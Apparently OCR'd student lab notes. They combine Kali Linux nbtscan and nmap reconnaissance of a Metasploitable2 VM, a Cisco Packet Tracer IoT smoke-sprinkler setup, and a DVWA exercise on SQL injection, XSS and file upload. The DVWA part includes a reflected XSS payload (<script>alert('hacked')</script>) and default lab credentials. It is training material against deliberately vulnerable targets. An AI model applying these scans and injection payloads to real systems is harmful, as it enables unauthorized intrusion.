        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::93ff:2db8:661c:22fb  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 12962  bytes 4047146 (3.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17492  bytes 1268102 (1.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1573  bytes 158495 (154.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1573  bytes 158495 (154.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q1OCGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:31 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00046s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
3306/tcp open  mysql
5357/tcp open  wsdapi
MAC Address: 0A:00:27:00:00:04 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00021s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E5:51:18 (Oracle VirtualBox virtual NIC)
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
7°C Partly cloudy
ENG
18:04
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
7°C Partly cloudy
ENG
18:05
13-03-2023


```
Nmap scan report for 192.168.56.102
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.0000050s latency).
All 1000 scanned ports on 192.168.56.101 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 7.11 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22,23 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:31 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00052s latency).

PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.56.102
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
7°C Partly cloudy
ENG
18:07
13-03-2023

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:31 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00052s latency).

PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:32 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00056s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sU 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:32 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
7°C Partly cloudy
ENG
18:04
13-03-2023

```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:33 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00082s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2023-03-13T12:33:27+00:00; +1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

```
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q1OCGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 06:56 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00085s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

Network project on fire extinguisher using cisco packet tracker

- drag and drop Server pt, Access point, smoke detector, lawn sprinkler, old car-13
- Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler sprinkler, old car 3.
- Rename Server pt as "Registration Server" and Rename lawn sprinkler sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.
- Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1”.
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect access point to registration server
- Double click on Sprinkler and select settings and then select Remote Server and write server address as "1.0.0.1”, username:"admin" & password :"admin" and press connect.
- Double click on Smoke detector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1”, username:"admin" & password :"admin" and press connect.
- Add IP address for Registration Server as "1.0.0.1”, Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as"1.0.0.3" .
- Now double click on Registration server and select services and select IOT and select "on".
- Now double click on Registration server and select Desktop and select web browser and in URL type as "1.0.0.1" and press go.
- Now select "signup" and type username & password as "admin" then press create.
- Select "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.
- Select "conditions" and select add and type name as "smoke off" and then set the level as "<=0.4" and select sprinkler status "false" and then press ok.


Now done with establishing connection. To obtain the smoke press ALT+car



http://1.0.0.1/conditions.html

IoT Server - Device Conditions

Actions	Enabled	Name	Condition	Actions
Edit Remove	Yes	Smoke On	PTT081023PV- Level >= 0.4	Set PTT0810LQLG- Status to 1
Edit Remove	Yes	Smoke Off	PTT081023PV- Level < 0.4	Set PTT0810LQLG- Status to 0




Group 2

Perform exploiting DVWA

a) Perform SQL injection on DVWA
b) Perform cross site scripting on DVWA
c) Perform file upload DVWA

- Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using the command nbtscan.
- Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities.
- Enter the username(admin) and password(password)
- SQL Injection – Process by passing the queries, so that we can get unauthorized access.
- SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements. SQL statements are inserted into an entry field for execution.
    - XSS reflected-Used to add the script
    - <script>alert(“hacked”) </script>
    - This change will be for temporary period.
- XSS stored -Used to add the script but the effect here is permanent.
- To check the vulnerability in the upload. We can upload any files that cause damage or hacking. If the website or any form doesn’t specify the document type we can easily add any scripts or txt format in order to hack



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

192.168.56.102/dvwa/login.php


Username: admin

Password: ●●●●●●●●●

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

File Machine View Input Devices Help
Kali Linux
Damn Vulnerable Web App
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Login
Type here to search
13°C Sunny
ENG
07:59
14-03-2023
Right Ctrl



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

192.168.56.102/dvwa/security.php

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

192.168.56.102/dvwa/vulnerabilities/xss_r/?name=<script>+alert+("hacked")<%2Fscript>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

